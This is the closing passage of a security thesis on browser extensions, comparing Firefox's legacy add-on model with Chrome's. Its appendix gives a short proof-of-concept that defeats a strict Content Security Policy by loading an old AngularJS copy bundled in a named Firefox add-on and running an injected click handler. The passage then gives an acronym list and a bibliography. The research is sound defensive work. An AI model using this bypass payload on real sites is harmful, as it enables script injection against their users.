Attacks from extensions seem to be an overlooked research field. While there are many publicized attacks on extensions and extension systems, few deal with escapes from lesser privileged extensions or sandboxes. At least for Firefox, it seems highly likely that attacks will shift towards these types of extensions in order to bypass the strict signing requirements. Additionally, attempting XCS attacks on Chrome extensions eventually leads to very similar situations where an adversary might want to expand the given permissions.

While there is research about protecting the Firefox extension system from malware, there seems to be a distinctive lack of work on securing the ecosystem while preserving the strong flexibility of the legacy models. Keeping CSS as the main theming language but preventing any modification of critical GUI components might be one of these areas leading to practical security benefits for many users.

8.3. Final Conclusion

Examining old attack techniques shows that a lot of previous work on the subject remains largely relevant. While often browsers attempt to mitigate obvious attacks by making vulnerable behavior non-default, this thesis shows that in most cases a simple browser bug suffices to resurrect them. Extension URLs exemplify this dynamic: Modern browsers restrict access to these URLs in order to mitigate a wide range of vulnerabilities. However, as Sections 6.1, 6.4 and 6.2.2 show, finding a bug that circumvents these restrictions re-enables many of these attacks. And, as often in security, adversaries are at an asynchronous advantage: While only one bug has to be found to circumvent a mitigation completely, a browser vendor has to fix all flaws that can be used for this purpose.

Chrome, on the other hand, shows that extremely restrictive security models can deter attackers. Especially themes are virtually unusable for an attack, as they have very limited capabilities. Furthermore, the security benefit of a modern extension system without legacy components is particularly apparent in Chapter 7: While there are numerous unintended attacks from add-ons in Firefox, there are very few attacks from Chrome extensions. As explained in Section 8.1, the main reason for this gap are bad design decisions in the legacy extension system of Firefox. Mozilla plans to fully deprecate the legacy system in favor of a model that closely resembles Chrome in the future. In the meantime, mandatory add-on reviews which are part of the signing process help to reduce the threat of malign extensions tremendously. However, as this thesis has shown with multiple attacks, limiting the signing requirement to regular extensions is not sufficient. All extension types have to be signed in order to offer a consistent protection to the browser's users.

A recurring problem in this thesis is the incompatibility of extensions and CSP. In the current iterations of the standard, an extension is always exempt from a policy. Arguably, CSP is only a defense in depth mechanism and thus an extension, or the user's wish, must be favored. However, while this may be reasonable for websites, in extensions it only poses a danger to the main mitigation present to stop XCS attacks

(cf. Section 6.2.2). Here, a major problem of CSP becomes apparent: As it is meant to work in multiple contexts, at least one of them has to suffer from drawbacks.

Overall, exploiting extensions is still possible and will stay possible in the foreseeable future. Browser vendors yet have to introduce mitigations which prove more resistant against dedicated adversaries. Unsurprisingly, Firefox' legacy extension system is a huge liability in terms of security, offering adversaries multiple ways to compromise a victim's host system. Abandoning it for a modern model resembling Chrome seems to be the correct decision regarding security.

A. Appendix

A.1. Extension CSP Bypass

User extensions can pose a major problem to web developers attempting to deploy CSP, as they can introduce inline code and other violations of the policy. Especially when using the report functionality, they account for the majority of noise the sink will receive. Thus, the CSP version 3 draft features an own section dedicated to extensions [Wes16], clarifying the interplay between extensions and policies:

> Policy enforced on a resource SHOULD NOT interfere with the operation of user-agent features like addons, extensions, or bookmarklets. These kinds of features generally advance the user's priority over page authors, as espoused in [HTML-DESIGN].
>
> Moreover, applying CSP to these kinds of features produces a substantial amount of noise in violation reports, significantly reducing their value to developers.
>
> Chrome, for example, excludes the chrome-extension: scheme from CSP checks, and does some work to ensure that extension-driven injections are allowed, regardless of a page's policy.

In summary, a correctly implemented CSP should not interfere with extensions. This section explicitly mentions Chrome's `chrome-extension` scheme, but the text applies to Firefox' `resource` and `chrome` schemes, too. Hence, an attacker can inject scripts with these origins despite an extremely restrictive policy disallowing all scripts. There are two potential attack vectors arising from this:

- In rare cases, an attacker might chain web-accessible scripts of one or more extensions in to a working exploit achieving a malicious goal. The probability of this is sufficiently low as avoiding side effects in the global execution scope is a common goal of JavaScript software nowadays.
- When a JavaScript framework such as AngularJS is available at a web-accessible URL, an attacker can abuse it to completely bypass any CSP. As shown by Heiderich[1], multiple old AngularJS versions can help to circumvent even the most restrictive policies. Other frameworks with a sufficient large amount of functionality might be prone to such attacks, too. As the popularity of JavaScript MVC frameworks grows, the necessary files for a bypass can be increasingly found in extensions.

```
1 <?php header("Content-Security-Policy: script-src 'none'"); ?>
2 <script src="resource://jid1-2s29onvwybue7q-at-jetpack/ladbrokes-dlg/data/lib/an
    ↪ gular/angular.min.js"></script>
3 <button ng-app ng-csp ng-click="$event.view.alert(1)">XSS</button>
```

Listing A.1: Exemplary bypass of a restrictive CSP

[1] Mario Heiderich. *An Abusive Relationship with AngularJS*. Dec. 2015. URL: `http://de.slideshare.net/x00mario/an-abusive-relationship-with-angularjs`.

Listing A.1 first declares a policy completely disallowing scripts and then immediately bypasses it. While nonsensical for a developer to bypass the self-imposed restriction, the markup below the PHP code might be thought of as an payload injected by an attacker. For this example, a very old AngularJS version was found at a web-accessible location in the *Ladbrokes Deep Link Generator* Firefox add-on[2]. It allows the usage of a very short code snippet to bypass the policy, highlighting the potential danger extensions pose to CSPs.

[2]addons.mozilla.org. *Ladbrokes Deep Link Generator*. URL: `https://addons.mozilla.org/de/firefox/addon/ladbrokes-deep-link-generat/`.

List of Figures

List of Tables

List of Listings

List of Acronyms

AMO addons.mozilla.org

API Application Programming Interface

CDN Content Delivery Network

CORS Cross-Origin Resource Sharing

CSP Content Security Policy

CSRF Cross-Site Request Forgery

CSS Cascading Style Sheets

DNS Domain Name System

DOM Document Object Model

DoS Denial of Service

DTD Document Type Declaration

ECMA European Computer Manufacturers Association

GUI Graphical User Interface

HTML HyperText Markup Language

HTTP Hypertext Transfer Protocol

JAR Java Archive

JSON JavaScript Object Notation

MIME Multipurpose Internet Mail Extensions

MitM Man-in-the-Middle

MVC Model View Controller

NPAPI Netscape Plugin Application Programming Interface

PAC Proxy Auto-Config

PHP PHP: Hypertext Preprocessor

RDF Resource Description Framework

RFC Request for Comments

SDK Software Development Kit

SGML Standard Generalized Markup Language

SQL Structured Query Language

SVG Scalable Vector Graphics

TLS Transport Layer Security

UI User Interface

URI Uniform Resource Identifier

URL Uniform Resource Locator

UUID Universally Unique IDentifier

UXSS Universal Cross-Site Scripting

W3C World Wide Web Consortium

WHATWG Web Hypertext Application Technology Working Group

WWW World Wide Web

XBL XML Binding Language

XCS Cross-Context Scripting

XHTML Extensible HyperText Markup Language

XML Extensible Markup Language

XPCOM Cross Platform Component Object Model

XPI Cross-Platform Installer Module

XSS Cross-Site Scripting

XUL XML User Interface Language

Bibliography

[Ack+14] Steven Van Acker et al. “Monkey-in-the-browser: Malware and Vulnerabilities in Augmented Browsing Script Markets”. In: *9th ACM Symposium on Information, Computer and Communications Security, ASIA CCS ’14, Kyoto, Japan*. June 2014, pp. 525–530.

[AFO14] Wade Alcorn, Christian Frichot, and Michele Orrù. *The Browser Hacker’s Handbook*. John Wiley & Sons, 2014.

[Agg+10] Gaurav Aggarwal et al. “An Analysis of Private Browsing Modes in Modern Browsers”. In: *USENIX Security Symposium*. 2010, pp. 79–94.

[Arb+02] William A. Arbaugh et al. “Your 802.11 Wireless Network Has No Clothes”. In: *Wireless Communications, IEEE* 9.6 (Dec. 2002), pp. 44–51.

[Ban+10] Sruthi Bandhakavi et al. “VEX: Vetting Browser Extensions for Security Vulnerabilities”. In: *USENIX Security Symposium*. Vol. 10. 2010, pp. 339–354.

[Bar+08] Adam Barth et al. *The Security Architecture of the Chromium Browser*. 2008.

[Bar+10] Adam Barth et al. “Protecting Browsers from Extension Vulnerabilities”. In: *NDSS*. 2010.

[Bar11] Adam Barth. *RFC 6454: The Web Origin Concept*. RFC. `https://tools.ietf.org/html/rfc6454`. 2011.

[BC95] Tim Berners-Lee and Dan Connolly. *RFC 1866: Hypertext Markup Language - 2.0*. RFC. `https://tools.ietf.org/html/rfc1866`. 1995.

[Bos+11] Bert Bos et al. *Cascading Style Sheets Level 2 Revision 1 (CSS 2.1) Specification*. W3C Recommendation. `http://www.w3.org/TR/CSS2/`. June 2011.

[Bos+98] Bert Bos et al. *Cascading Style Sheets, level 2*. W3C Recommendation. `http://www.w3.org/TR/2008/REC-CSS2-20080411/`. May 1998.

[BPS98] Tim Bray, Jean Paoli, and C. Michael Sperberg-McQueen. *Extensible Markup Language (XML) 1.0*. W3C Recommendation. `http://www.w3.org/TR/1998/REC-xml-19980210`. Feb. 1998.

[Bra+04] Tim Bray et al. *Extensible Markup Language (XML) 1.1*. W3C Recommendation. `http://www.w3.org/TR/2004/REC-xml11-20040204/`. Feb. 2004.

[Bra+08] Tim Bray et al. *Extensible Markup Language (XML) 1.0 (Fifth Edition)*. W3C Recommendation. `http://www.w3.org/TR/xml/`. Nov. 2008.

[Buy+16] Ahmet Salih Buyukkayhan et al. “CrossFire: An Analysis of Firefox Extension-Reuse Vulnerabilities”. In: *23rd Annual Network and Distributed System Security Symposium, NDSS 2016, San Diego, California, USA*. Feb. 2016.

[BZW13] Aoyan Barua, Mohammad Zulkernine, and Komminist Weldemariam. “Protecting Web Browser Extensions from JavaScript Injection Attacks”. In: *Engineering of Complex Computer Systems (ICECCS), 2013 18th International Conference on*. IEEE. 2013, pp. 188–197.

[Cal+15] Stefano Calzavara et al. “Fine-Grained Detection of Privilege Escalation Attacks on Browser Extensions”. In: *Programming Languages and Systems*. Springer, 2015, pp. 510–534.

[Çel+11] Tantek Çelik et al. *CSS Color Module Level 3*. W3C Recommendation. `http://www.w3.org/TR/css3-color/`. June 2011.

[CFW12] Nicholas Carlini, Adrienne Porter Felt, and David Wagner. "An Evaluation of the Google Chrome Extension Security Architecture". In: *Proceedings of the 21th USENIX Security Symposium*. Aug. 2012, pp. 97–111.

[Dag13] John Daggett. *CSS Fonts Module Level 3*. W3C Candidate Recommendation. `http://www.w3.org/TR/css3-fonts/`. Oct. 2013.

[Dah+11] Erik Dahlström et al. *Scalable Vector Graphics (SVG) 1.1 (Second Edition)*. W3C Recommendation. `http://www.w3.org/TR/SVG/`. Aug. 2011.

[DG09] Mohan Dhawan and Vinod Ganapathy. "Analyzing Information Flow in JavaScript-based Browser Extensions". In: *Computer Security Applications Conference, 2009. ACSAC'09. Annual*. IEEE. 2009, pp. 382–391.

[DG10] Vladan Djeric and Ashvin Goel. "Securing Script-based Extensibility in Web Browsers". In: *Proceedings of the 19th USENIX Conference on Security*. USENIX Security'10. Washington, DC: USENIX Association, 2010, pp. 23–23. ISBN: 888-7-6666-5555-4.

[FGW11] Adrienne Porter Felt, Kate Greenwood, and David Wagner. "The Effectiveness of Application Permissions". In: *Proceedings of the 2Nd USENIX Conference on Web Application Development*. WebApps'11. Portland, OR: USENIX Association, 2011, pp. 7–7.

[Guh+11] Arjun Guha et al. "Verified Security for Browser Extensions". In: *Security and Privacy (SP), 2011 IEEE Symposium on*. IEEE. 2011, pp. 115–130.

[Hei+11a] Mario Heiderich et al. "Crouching Tiger — Hidden Payload: Security Risks of Scalable Vectors Graphics". In: *Proceedings of the 18th ACM conference on Computer and communications security*. ACM. 2011, pp. 239–250.

[Hei+11b] Mario Heiderich et al. *Web Application Obfuscation:-/WAFs.. Evasion.. Filters//alert (/Obfuscation/)-*. Elsevier, 2011.

[Hei+13] Mario Heiderich et al. "mXSS attacks: attacking well-secured web-applications by using innerHTML mutations". In: *2013 ACM SIGSAC Conference on Computer and Communications Security, CCS'13, Berlin, Germany*. Nov. 2013, pp. 777–788.

[Hic] Ian Hickson. *HTML*. Living Standard. `http://www.whatwg.org/specs/web-apps/current-work/multipage/`.

[Hic+14] Ian Hickson et al. *HTML5*. W3C Recommendation. `http://www.w3.org/TR/html5/`. Oct. 2014.

[Hua+12] Lin-Shung Huang et al. "Clickjacking: Attacks and Defenses". In: *Proceedings of the 21th USENIX Security Symposium, Bellevue, WA, USA*. Aug. 2012, pp. 413–428.

[Int15] Ecma International. *ECMA-262*. ECMAScript 2015 Language Specification. `http://www.ecma-international.org/ecma-262/5.1/`. June 2015.

[Kap+14] Alexandros Kapravelos et al. "Hulk: Eliciting Malicious Behavior in Browser Extensions". In: *Proceedings of the 23rd Usenix Security Symposium*. 2014.

[Kar+07] Chris Karlof et al. "Dynamic Pharming Attacks and Locked Same-Origin Policies". In: *Proceedings of the 14th ACM conference on Computer and communications security*. ACM. 2007, pp. 58–71.

[Kar+12] Rezwana Karim et al. “An Analysis of the Mozilla Jetpack Extension Framework”. In: *ECOOP 2012 - Object-Oriented Programming - 26th European Conference, Beijing, China. Proceedings*. June 2012, pp. 333–355.

[Kir+06] Engin Kirda et al. “Behavior-based Spyware Detection”. In: *Usenix Security*. Vol. 6. 2006.

[KO12] Krzysztof Kotowicz and Kyle Osborn. *Advanced Chrome Extension Exploitation Leveraging API powers for Better Evil*. White Paper. 2012.

[LB96] Håkon Wium Lie and Bert Bos. *Cascading Style Sheets, level 1*. W3C Recommendation. `http://www.w3.org/TR/CSS1/`. Dec. 1996.

[Lek+12] Sebastian Lekies et al. “On the Fragility and Limitations of Current Browser-Provided Clickjacking Protection Schemes”. In: *WOOT* 12 (2012).

[Ler+13] Benjamin S Lerner et al. “Verifying Web Browser Extensions’ Compliance with Private-Browsing Mode”. In: *Computer Security–ESORICS 2013*. Springer, 2013, pp. 57–74.

[LF10] Roberto Suggi Liverani and Nick Freeman. *Exploiting Cross Context Scripting Vulnerabilities in Firefox*. Security-Assessment.com White Paper. Apr. 2010.

[Lie+12] Håkon Wium Lie et al. *Media Queries*. W3C Recommendation. `http://www.w3.org/TR/css3-mediaqueries/`. June 2012.

[Liu+12] Lei Liu et al. “Chrome Extensions: Threat Analysis and Countermeasures”. In: *19th Annual Network and Distributed System Security Symposium, NDSS 2012, San Diego, California, USA*. Feb. 2012.

[Liv10] Roberto Suggi Liverani. *Cross Context Scripting with Firefox*. Security-Assessment.com White Paper. Apr. 2010.

[LZC11] Lei Liu, Xinwen Zhang, and Songqing Chen. “Botnet with Browser Extensions”. In: *Privacy, Security, Risk and Trust (PASSAT) and 2011 IEEE Third Inernational Conference on Social Computing (SocialCom), 2011 IEEE Third International Conference on*. Oct. 2011, pp. 1089–1094.

[MSD12] Said M Marouf, Mohamed Shehab, and Adharsh Desikan. “REM: A Runtime Browser Extension Manager with Fine-Grained Access Control”. In: *2012 Tenth Annual International Conference on Privacy, Security and Trust*. IEEE. 2012, pp. 231–232.

[Nie11] Marcus Niemietz. “UI Redressing: Attacks and Countermeasures Revisited”. In: *in CONFidence* 2011 (2011).

[Rag97] Dave Raggett. *HTML 3.2 Reference Specification*. W3C Recommendation. `http://www.w3.org/TR/REC-html32.html`. Jan. 1997.

[RL12] Sampsa Rauti and Ville Leppänen. “Browser extension-based man-in-the-browser attacks against Ajax applications with countermeasures”. In: *2012 Conference on Computer Systems and Technologies, CompSysTech’12, Ruse, Bulgaria*. June 2012, pp. 251–258.

[RLJ97] Dave Raggett, Arnaud Le Hors, and Ian Jacobs. *HTML 4.0 Specification*. W3C Recommendation. `http://www.w3.org/TR/REC-html40-971218/`. Dec. 1997.

[RLJ99] Dave Raggett, Arnaud Le Hors, and Ian Jacobs. *HTML 4.01 Specification*. W3C Recommendation. `http://www.w3.org/TR/html401/`. Dec. 1999.

[Ryd+10] Gustav Rydstedt et al. “Busting Frame Busting: A Study of Clickjacking Vulnerabilities at Popular Sites”. In: *IEEE Oakland Web* 2 (2010), p. 6.

[SB11] Hossein Saiedian and Dan S. Broyles. “Security Vulnerabilities in the Same-Origin Policy: Implications and Alternatives”. In: *Computer* 9 (2011), pp. 29–36.

[Sto10] Paul Stone. “Next Generation Clickjacking”. In: *BlackHat Europe* (2010).

[TLV07] Mike Ter Louw, Jin Soon Lim, and Venkat N. Venkatakrishnan. “Extensible Web Browser Security”. In: *Detection of Intrusions and Malware, and Vulnerability Assessment*. Springer, 2007, pp. 1–19.

[TLV08] Mike Ter Louw, Jin Soon Lim, and Venkat N. Venkatakrishnan. “Enhancing web browser security against malware extensions”. In: *Journal in Computer Virology* 4.3 (2008), pp. 179–195.

[Wan+12] Jiangang Wang et al. “An Empirical Study of Dangerous Behaviors in Firefox Extensions”. In: *Information Security - 15th International Conference, ISC 2012, Passau, Germany. Proceedings*. Sept. 2012, pp. 188–203.

[Wes16] Mike West. *Content Security Policy Level 3*. W3C First Public Working Draft. `https://www.w3.org/TR/2016/WD-CSP3-20160126/`. Jan. 2016.

[WF09] Candid Wüst and Elia Florio. “Firefox and Malware: When Browsers Attack”. In: *Symantec Security Response* (2009), pp. 1–15.

[Yeo05] Cheah Chu Yeow. *Firefox secrets*. SitePoint Pty Ltd, 2005.

[Zal12] Michal Zalewski. *The Tangled Web: A Guide to Securing Modern Web Applications*. No Starch Press, 2012.